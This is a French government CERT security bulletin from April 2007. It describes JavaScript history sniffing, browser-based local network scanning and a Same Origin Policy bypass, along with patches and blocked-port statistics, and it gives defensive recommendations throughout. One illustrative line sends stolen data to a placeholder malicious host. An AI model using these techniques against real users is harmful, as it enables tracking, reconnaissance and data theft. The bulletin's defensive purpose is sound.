Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S . G . D . S . N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 06 avril 2007
N° CERTA-2007-ACT-014

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2007-14

Gestion du document

Référence	CERTA-2007-ACT-014
Titre	Bulletin d'actualité 2007-14
Date de la première version	06 avril 2007
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2007-ACT-014.pdf
Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2007-ACT-014/

1 Activité en cours

Le CERTA a traité cette semaine un cas de défiguration suite à l'exploitation d'une faille dans l'applicatif *WebCalendar*. Ce dernier n'était pas mis à jour en version 1.0.5, ce qui a permis à des intrus d'installer plusieurs fichiers sur le serveur. Cette attaque ne semble pas liée à la vulnérabilité décrite dans l'avis CERTA-2007-AVI-111. Les utilisateurs de *WebCalendar* sont invités à renforcer leur vigileance sur les journaux Web, et le cas échéant, prendre contact avec le CERTA.

2 Quelques commentaires d'actualité sur le JavaScript

2.1 Présentation

Le JavaScript est un langage de programmation qui se trouve souvent dans le code des pages Web et qui est interprété par le navigateur de l'internaute. Il offre plusieurs fonctionnalités intéressantes pour les développeurs de sites, mais celles-ci peuvent également être utilisées à des fins malveillantes, d'autant plus que le parc des navigateurs utilisés n'est pas très diversifié (problématique dite de la « monoculture »). Deux exemples sont décrits ci-dessous.

2.2 Récupérer des informations par l'historique de navigation

Une personne navigue sur un site qui présente un lien réticulaire (ou `URL`) ; elle peut cliquer dessus pour se rendre sur la page indiquée. Par défaut, si elle retourne sur la page initiale, le lien aura changé de couleur. Ceci est dû à la propriété de « mémoire » des pages visitées du navigateur, aussi appelée *Historique*.

Cette propriété est intéressante pour plusieurs raisons :

- elle permet de revenir rapidement sur des pages préalablement visitées ;
- elle permet de visualiser les pages qui ont été visitées, par exemple lorsqu'une série de liens est affichée en réponse par un moteur de recherche ;
- etc.

Cependant, l'usage de l'historique présente aussi plusieurs risques, quand celui-ci n'est pas régulièrement nettoyé. Voici un exemple possible de l'utilisation de code JavaScript contenu dans une page malveillante : la page contient une série de liens non visibles à l'écran vers différents sites :

- http://www.sitebanqueA
- http://www.sitebanqueB
- http://www.siteDeCeBulletinCERTA
- http://www.siteCommercialA
- http://www.siteCommercialB

Le code JavaScript regarde alors les couleurs attribuées pour chaque lien, couleurs imposées soit par la feuille de style de la page, soit par le navigateur. Si celle-ci caractérise un site déjà visité ou non, il exécute une action différente. Pour faciliter la lecture des paragraphes suivants, on conviendra dans ce document que le rouge est la couleur qui indique qu'une page a déjà déjà visitée. Donc voici deux scénarios possibles (parmi plusieurs autres) :

- au cours de la visite d'une telle page, le lien `sitebanqueA` apparaît en rouge, ce qui montre que la page a été visitée, tandis que les autres liens bancaires n'ont pas changé de couleur. Il est ainsi fortement probable que l'internaute soit client de `banqueA`. Le code JavaScript, en lisant la couleur des liens, peut arriver à la même conclusion. Cette information, en elle-même, peut alors servir pour concevoir sur mesure d'autres attaques de type `filoutage` (*phishing*), ou d'ingénierie sociale.
- la page de `siteCommercialB` contient un tel code JavaScript. L'affichage publicitaire, voire le contenu intégral de la page, peut changer, selon les couleurs des liens sur le site du concurrent (www.siteCommercialA). La page du site commercial B peut avoir un contenu différent (offres commerciales, publicités, etc.) si l'utilisateur qui la visite s'est déjà rendu sur cette page, ou s'il a visité auparavant le site du concurrent (`siteCommercialA`). C'est une extension de certaines pratiques réalisées avec des *cookies*.
- Les deux scénarios suivants pourraient aussi être influencés par la couleur du lien vers `siteDeCeBulletinCERTA`. Si ce dernier montre que le bulletin a été visité, la personne qui navigue peut être au courant de ce genre d'astuce, et donc il est préférable de ne pas l'employer car elle se méfie. etc.

Dans un cas extrême, la page visitée peut contenir dans son code une liste beaucoup plus longue d'adresses, de l'ordre de plusieurs centaines, pour récupérer un profil très précis de l'historique de l'utilisateur. Une autre utilisation est le suivi de certains mots-clés connus entrés comme critères dans un moteur de recherche. En effet, l'adresse de la requête est du type `www.siteDuMoteurdeRecherche/MaRecherche=mot_clé`. Il suffit donc d'avoir une page présentant des liens du même format `www.siteDuMoteurdeRecherche/MaRecherche=` pour tester différents mots-clés (dictionnaire), afin de déterminer ceux qui ont été utilisés au cours des recherches de l'utilisateur.

Sans fournir tous les détails techniques, le lecteur aura compris par ces courts exemples que deux problèmes se posent :

1° la conservation d'informations concernant la navigation Internet sur le système ;[1]

2° la possibilité pour un code extérieur (ici JavaScript) d'y accéder.

Les recommandations ci-dessous concernent ces deux points.

[1] La conservation des données de navigation pose des problèmes plus généraux, comme la préservation de la vie privée sur une machine à usage partagé.

Recommandations aux Internautes

- désactiver le JavaScript par défaut. Ne l'utiliser que quand cela est nécessaire, et uniquement sur des sites de confiance ;
- ne pas conserver d'historique, ou choisir de l'effacer à la fermeture du navigateur (cela se configure dans les préférences des logiciels de navigation).

Recommandations aux webmestres

- concevoir des sites web où le JavaScript est absent ou optionnel.

2.3 JavaScript et le transfert de données

JavaScript peut être utilisé pour envoyer des données. Cette technique se trouve par exemple dans certaines applications Web offrant un contenu dynamique et modulable. Des solutions souvent labélisées Web2.0 ou Ajax utilisent aussi ces technologies.

Des navigateurs Web ont alors une politique de sécurité orientée sur la source du code (*Same Origin Policy* : elle spécifie que le code JavaScript ne peut accéder aux données d'une page Web que si ceux-ci sont issus d'un même domaine. Cette politique en elle-même ne protège pas des activités mentionnées dans le paragraphe précédent, et permet aussi, sous certaines conditions, de récupérer des informations sur le réseau local dans lequel le système hébergeant le navigateur se trouve. Ainsi, le code JavaScript d'une page Web peut être utilisé pour balayer une plage d'adresses locales. Il lui suffit à valeur d'illustration d'envoyer une requête HTTP vers des machines distantes, et de surveiller les erreurs, le temps mis pour répondre, voire le contenu de réponse. Cette méthode permet de récupérer des informations sur la topologie du réseau comme :

- les adresses IP qui sont utilisées ;
- les ports qui peuvent être ouverts sur ces machines.

Les données sont ensuite retransmises au site distant malveillant, par exemple via une requête de type : `GET http://www.siteMalveillant/lesDonneeVolees.gif`. Ce site récupère donc les informations capturées.

Il s'agit bien ici d'une utilisation détournée d'une fonctionnalité autorisée par les navigateurs pour JavaScript. Pour se prémunir de telles activités, le CERTA recommande de la même façon de n'activer le JavaScript dans le navigateur que ponctuellement. Par ailleurs, une analyse des trames de réseau permettrait dans plusieurs cas de détecter de telles activités. Un graphe relationnel des échanges entre adresses IP pourrait montrer que la machine ayant navigué sur de tels sites malveillants tenterait d'envoyer des paquets vers de nombreuses machines locales.

Pour conclure cette section, il est aussi important de comprendre que des mesures de sécurité comme le *Same Origin Policy* peuvent être contournées. Des astuces se trouvent et se diffusent sur l'Internet : si la source doit être la même, il suffit de trouver une source qui se chargera à la fois de récupérer un code malveillant et les pages à manipuler. Cette fonctionnalité peut être trouvée avec `Google Translate` (GT), ou tout autre site Web qui redirige les liens réticulaires. En voici une illustration, A et C étant les victimes, et B la personne malveillante :

- `Cas 1` : la machine A visite le site de B sur l'Internet. Ce site contient un code Javascript malveillant qui envoie, une fois interprété sur A, des requêtes vers un serveur Web C. La protection *Same Origin Policy* garantit que le code Javascript, issu du domaine du site B, ne pourra pas accéder aux données retournées par le serveur local A. L'origine est différente.
- `Cas 2` : la machine A visite le site de B sur Internet. Ce site contient un code Javascript malveillant qui pointe vers `Google Translate` une requête d'un deuxième code Javascript, et qui pointe également vers `Google Translate` des requêtes pour le serveur C. Le nouveau code peut alors accéder au contenu des réponses sans difficulté, car les navigateurs attribueront dans la majorité des cas comme source commune `Google Translate`. La politique *Same Origin Policy* est alors contournée. La machine A pourra alors faire à C tout ce que le script du site B lui indiquera. En d'autres termes, la machine A devient un `bot`, ou un zombi sous contrôle de C.

Recommandations

- désactiver JavaScript, et ne l'utiliser que ponctuellement quand cela est nécessaire sur des sites de confiance ;
- utiliser un serveur mandataire, ou *proxy* afin de nettoyer et normaliser les en-têtes HTTP ;
- filtrer correctement les requêtes sortantes ;
- cloisonner les réseaux de navigation vis-à-vis des réseaux internes.

3 Réponses automatiques de courriels

Les logiciels de messagerie électronique sont parfois configurés pour envoyer des accusés de réception à des personnes le demandant, sans consentement de l'utilisateur. Ceci peut être nuisible à la sécurité du système d'information car certaines informations telles que le client de messagerie utilisé et l'heure de lecture sont envoyées. Comme pour les réponses automatiques d'absence du bureau, ces informations peuvent notamment être utilisées pour faire de l'ingénierie sociale.

Le CERTA recommande de limiter l'envoi de telles réponses à des personnes de confiance (par exemple, se limiter au réseau interne), et de configurer son client de messagerie pour demander une confirmation de l'utilisateur lors d'envois de réponses automatiques (ou de le configurer pour ne jamais en envoyer).

- `Dans Microsoft Outlook` : Outils -> Options -> Options de la messagerie -> Options de suivi : vérifier que l'option 'toujours envoyer une réponse' n'est pas cochée.
- `Dans Mozilla Thunderbird` : Fichier -> Préférences -> Rédaction -> Général -> Accusés de réception : vérifier que l'option 'toujours envoyer' n'est pas cochée.

4 Les modules ou extensions de Firefox

Le navigateur Internet Mozilla Firefox offre la possibilité aux utilisateurs d'installer des extensions (ou *plugins*) afin d'y ajouter des fonctionnalités. Une de ces extensions, appelée `Firebug`, permet le débogage de pages Web (CSS, XML, DOM et JavaScript). Une vulnérabilité dans l'extension Firebug pour Mozilla Firefox permet à un utilisateur d'exécuter du code arbitraire à distance, il est donc indispensable d'appliquer la mise à jour de sécurité en passant à la version 1.02 de *Firebug*.

De manière plus précise, cette vulnérabilité révèle le problème de contexte d'exécution. Normalement, un script sera exécuté dans un espace qui lui est propre. En revanche, les extensions du navigateur Firefox utilisent le protocole `chrome://`, qui n'a pas ces mêmes restrictions. Autrement dit, le système fait pleinement confiance aux modules d'extension. Dans la vulnérabilité susmentionnée, un code JavaScript extérieur peut être transmis et interprété par l'extension `firebug`, ce dernier lui laissant des accès en lecture/écriture sur le système, ou lui permettant d'exécuter des commandes arbitraires.

Le gestionnaire d'extensions de Mozilla Firefox permet de vérifier l'existence de mises à jour pour les extensions déjà installées. C'est extensions peuvent être à l'origine de vulnérabilités qui compromettent du système devenu vulnérable, c'est pourquoi, l'installation de ces extensions doivent faire l'objet d'un suivi des mises à jour.

Il est également important de limiter l'usage de ces modules, et de vérifier leur comportement avant tout déploiement.

l'attention des responsables de sécurité est attirée sur ces extensions que l'utilisateur peut installer sur son poste de travail, dès lors que Firefox est installé. Cela doit être pris en compte dans la gestion globale du risque.

Documentation :

https://addons.mozilla.org/en-US/firefox/addons/versions/1843

5 1er Avril, ou « la semaine des vulnérabilités de Windows Vista »

Il est fréquent de constater sur l'Internet, comme sur d'autres médias d'information, que des canulars apparaissent autour du premier avril. Cette année, l'un des poissons d'avril ayant fait couler le plus d'encre dans le domaine de la sécurité est certainement le *TWOVB* : *The Week Of Vista Bugs* (la semaine des vulnérabilités de Windows Vista). Profitant des précédents événements en matière de « mois des vulnérabilités » (Month Of Bugs), une petite équipe à mis au point un scénario sur plusieurs jours, pour rendre plus crédible leur poisson, annoncant la publication de vulnérabilités non corrigées de `Windows Vista`. Deux jours avant le premier avril ils ont publié sur des fils de discussion liés à la sécurité l'annonce de leur *TWOVB*. Cette annonce a été reprise sur plusieurs sites internet accroissant l'ampleur du phénomène et la crédibilité de cette blague. Le canular a pris fin le 02 avril après la publication des codes d'exploitation.

A première vue, ce genre de canular peut sembler amusant, d'autant qu'il a été très bien construit. Cependant, la consultation de tels sites ne doit pas se substituer aux sources d'information de sécurité officielles, comme le site de l'éditeur ou autres : en effet pendant cette période une réelle vulnérabilité a été découverte dans `Windows` (cf CERTA-2007-ALE-008 et CERTA-2007-AVI-156).

De ce canular, le CERTA retient la recommandation importante suivante :

il faut toujours rester vigilant quant aux informations disponibles sur l'Internet. Le fait qu'elles soient visibles sur plusieurs sites ne représente en rien leur véracité et leur qualité. Dans le doute, et avant toute mauvaise manipulation suite à de telles lectures, il est toujours possible de consulter le RSSI de l'organisation ou le CERTA, afin de rationaliser (autant que possible) les données.

Documentation

– CERTA-2000-INF-005, « Les canulars par messagerie », qui présente des risques similaires : http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-005/

6 Vulnérabilité de composants graphiques sous Microsoft Windows

Cette semaine, Microsoft a publié, en dehors du cycle normal, un correctif faisant suite au bulletin MS07-017. Cette mise à jour concerne la bibliothèque de fonctions de rendu graphique `GDI`. Le correctif empêche dorénavant l'exploitation de la faille relative à la mise en œuvre des fichiers `ANI` (`CERTA-2007-ALE-008`) dans Microsoft Windows. Il corrige également d'autres vulnérabilités dont celle décrite dans l'alerte CERTA-2007-ALE-002.

Il est cependant à noter que certains dysfonctionnements peuvent apparaître suite à l'application de ce correctif avec certains périphériques comme des cartes son de la marque `RealTek` par exemple. Les détails du problème, ainsi qu'une solution, se trouvent sur le site de Microsoft, à l'adresse suivante :

http://support.microsoft.com/kb/935448/

Une des failles corrigées étant exploitée de façon massive sur l'Internet, il est tout de même recommandé d'appliquer ce correctif dans les plus brefs délais.

7 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur deux dispositifs de filtrage, entre le 29 mars et le 05 avril 2007.

8 Liens utiles

– Mémento sur les virus : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/
– Note d'information sur l'acquisition de correctifs : http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/index.html
– Note d'information sur les systèmes obsolètes : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/index.html
– Note d'information sur les bonnes pratiques concernant l'hébergement mutualisé : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/index.html
– Note d'information sur les mots de passe : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/index.html
– Note d'information sur la terminologie d'usage au CERTA : http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/index.html
– Note d'information sur les enjeux de sécurité liés à une migration vers IPv6 : http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/index.html
– Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) : http://www.auscert.org.au/render.html?it=1935
– Note d'information du CERTA CERTA-2006-INF-006, Risques associés aux clés USB : http://www.certa.ssi.gouv.f r/site/CERTA-2000-INF-006/
– Note d'information du CERTA CERTA-2006-INF-009 sur les outils d'indexation et de recherche : http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/
– Note d'information du CERTA CERTA-2007-INF-001 sur la gestion des noms de domaine : http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/
– Note d'information sur le bon usage de PHP : http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002

9 Rappel des avis émis

Durant la période du 30 mars au 05 avril 2007, le CERTA a émis ou modifié les alertes suivantes :

- CERTA-2007-ALE-002 : Vulnérabilité dans Windows
  (ajout de la référence au bulletin de sécurité Microsoft MS07-017)
- CERTA-2007-ALE-008 : Vulnérabilité dans Microsoft Windows
  (ajout de la référence au bulletin de sécurité Microsoft MS07-017)
- CERTA-2007-ALE-009 : Vulnérabilité dans BrightStor ARCServe Backup

Pendant la même période, le CERTA a émis les avis suivants :

- CERTA-2007-AVI-151 : Vulnérabilité mod_perl pour Apache
- CERTA-2007-AVI-152 : Multiples vulnérabilités dans ImageMagick
- CERTA-2007-AVI-153 : Multiples vulnérabilités dans IBM Tivoli Provisioning Manager for OS Deployment
- CERTA-2007-AVI-154 : Multiples vulnérabilités de VMware ESX Server
- CERTA-2007-AVI-155 : Vulnérabilités dans Sun Solaris et Sun Java Enterprise System
- CERTA-2007-AVI-156 : Multiples vulnérabilités dans des composants graphiques de Microsoft Windows
- CERTA-2007-AVI-157 : Vulnérabilité dans Apache Tomcat
- CERTA-2007-AVI-158 : Multiples vulnérabilités de Kerberos
- CERTA-2007-AVI-159 : Vulnérabilité dans Qt
- CERTA-2007-AVI-160 : Multiples vulnérabilités dans Wordpress
- CERTA-2007-AVI-161 : Vulnérabilité des produits Kaspersky
- CERTA-2007-AVI-162 : Vulnérabilité dans IBM Tivoli Business Service Manager

Pendant la même période, l'avis suivant a été mis à jour :

- CERTA-2007-AVI-136-002 : Multiples vulnérabilités dans OpenOfficeorg
  (ajout des références aux bulletins de sécurité OpenOffice.)

10 Actions suggérées

10.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'inf ormation de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'orga nisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

10.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en œuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

10.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

10.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

10.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le COSSI/CERTA peut vous aider dans ce travail d'analyse.

10.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

10.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.formation.ssi.gouv.fr

11 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.



FIG. 1: Répartition relative des ports pour la semaine du 29.03.2007 au 05.04.2007

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CE
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
106	TCP	MailSite Email Server	–	–
111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CE
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CE
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CE
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE

				http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CE
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CE
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CE
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CE
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CE
2381	TCP	–	HP System Management	http://www.certa.ssi.gouv.fr/site/CE
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CE
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
3306	TCP	MySQL	–	–
3389	TCP	Microsoft RDP	–	http://www.certa.ssi.gouv.fr/site/CE
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CE
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CE
6112	TCP	Dtspcd	–	http://www.certa.ssi.gouv.fr/site/CE
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CE http://www.certa.ssi.gouv.fr/site/CE
10080	TCP	Amanda	MyDoom	–
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CE
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CE

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
1026/udp	44,17
1027/udp	26,28
2967/tcp	8,04
1433/tcp	7,82
80/tcp	4,22
139/tcp	3,57
137/udp	1,96
1434/udp	1,01
4899/tcp	0,57
22/tcp	0,55
1080/tcp	0,53
25/tcp	0,29
21/tcp	0,2
3128/tcp	0,17
443/tcp	0,13
15118/tcp	0,06
5554/tcp	0,05
9898/tcp	0,04
143/tcp	0,02
3306/tcp	0,01

TAB. 3: Paquets rejetés

Liste des tableaux

Gestion détaillée du document

06 avril 2007 version initiale.